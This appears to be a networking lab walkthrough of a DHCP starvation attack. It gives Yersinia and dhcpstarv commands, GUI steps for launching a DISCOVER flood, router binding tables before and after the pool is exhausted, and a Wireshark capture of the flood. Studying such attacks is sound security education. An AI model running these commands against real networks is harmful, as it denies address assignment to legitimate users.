



DHCP Starvation Attack:



DHCP Server IP Address
192.168.1.1
Attacker IP Address
192.168.1.8

Attacker
yersinia -G
dhcpstarv -i eth0


DHCP Binding details before DHCP Starvation Attack, only two IP Address are released.




The screenshot shows the EDG CLI interface with the command 'show ip dhcp binding' executed. The output displays two active DHCP bindings for IP addresses 192.168.1.11 and 192.168.1.14, both with automatic leases expiring on Sep 16 2022 at 07:41 AM. The IP addresses are highlighted with a red box.

IP address	Client-ID/ Hardware address/ User name	Lease expiration	Type
192.168.1.11	aaaa.aaaa.aa30	Sep 16 2022 07:41 AM	Automatic
192.168.1.14	aaaa.aaaa.aa99	Sep 16 2022 07:41 AM	Automatic

Let's open Yersinia Application graphically type the command in CLI: **yersinia -G**



When yersinia Application is click on DHCP tab, after that Launch attack, choose sending DISCOVER packet and click OK. DHCP Starvation attack is started.



All the IPs are taken by attacker using Starvation there is no more IPs for clients.

EDG#show ip dhcp binding

Bindings from all pools not associated with VRF:

IP address	Client-ID/ Hardware address/ User name	Lease expiration	Type
192.168.1.11	aaaa.aaaa.aa30	Sep 16 2022 07:41 AM	Automatic
192.168.1.12	5cd4.585a.3782	Sep 15 2022 11:40 AM	Automatic
192.168.1.13	eee1.927d.613c	Sep 15 2022 11:40 AM	Automatic
192.168.1.14	aaaa.aaaa.aa99	Sep 16 2022 07:41 AM	Automatic
192.168.1.15	0a7b.6456.3369	Sep 15 2022 11:40 AM	Automatic
192.168.1.16	528e.b856.b2a2	Sep 15 2022 11:40 AM	Automatic
192.168.1.17	327c.253f.d42f	Sep 15 2022 11:40 AM	Automatic
192.168.1.18	9cf4.9b05.fcff	Sep 15 2022 11:40 AM	Automatic
192.168.1.19	dec3.e049.eaab	Sep 15 2022 11:40 AM	Automatic
192.168.1.20	c01b.a65b.65d6	Sep 15 2022 11:40 AM	Automatic
192.168.1.21	80cc.ad42.1215	Sep 15 2022 11:40 AM	Automatic
192.168.1.22	105f.8362.8509	Sep 15 2022 11:40 AM	Automatic
192.168.1.23	9c30.9740.fa2d	Sep 15 2022 11:40 AM	Automatic
192.168.1.24	f0fd.870c.eedb	Sep 15 2022 11:40 AM	Automatic
192.168.1.25	1495.c842.8e0e	Sep 15 2022 11:40 AM	Automatic
192.168.1.26	d647.ad26.95d9	Sep 15 2022 11:40 AM	Automatic
192.168.1.27	a4c8.c540.86e8	Sep 15 2022 11:40 AM	Automatic
192.168.1.28	b22c.a65f.570b	Sep 15 2022 11:40 AM	Automatic
192.168.1.29	2006.9923.c391	Sep 15 2022 11:40 AM	Automatic
192.168.1.30	f821.de04.2e4b	Sep 15 2022 11:40 AM	Automatic
192.168.1.31	808f.3a2c.46a9	Sep 15 2022 11:40 AM	Automatic
192.168.1.32	3432.595d.9793	Sep 15 2022 11:40 AM	Automatic
192.168.1.33	646a.704d.117e	Sep 15 2022 11:40 AM	Automatic
192.168.1.34	143e.d969.96f6	Sep 15 2022 11:40 AM	Automatic
192.168.1.35	6453.0f5b.417b	Sep 15 2022 11:40 AM	Automatic
192.168.1.36	8cc3.4a5a.3010	Sep 15 2022 11:40 AM	Automatic
192.168.1.37	f218.084d.9047	Sep 15 2022 11:40 AM	Automatic
192.168.1.38	4c9c.2a64.c9c8	Sep 15 2022 11:40 AM	Automatic

The image shows a Wireshark packet capture window titled 'EDG_fa1/0'. The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help) and a toolbar with various icons for packet capture and analysis. Below the toolbar is a display filter bar showing 'Apply a display filter ... <Ctrl-/>'. The main packet list table shows 18 packets, all of which are DHCP Discover messages from source IP 0.0.0.0 to destination IP 255.255.255.255. Each packet has a length of 286 bytes and contains the text 'DHCP Discover - Transaction ID 0x643c9869'. The packet details pane on the right shows the structure of a DHCP message, including fields like 'Transaction ID', 'Options', and 'Packets'. The packet bytes pane at the bottom shows the raw data of the selected packet.

No.	Source	Destination	Protocol	Length	Info
0	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
1	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
2	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
3	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
4	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
5	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
6	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
7	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
8	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
9	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
10	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
11	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
12	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
13	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
14	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
15	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
16	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
17	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869
18	0.0.0.0	255.255.255.255	DHCP	286	DHCP Discover - Transaction ID 0x643c9869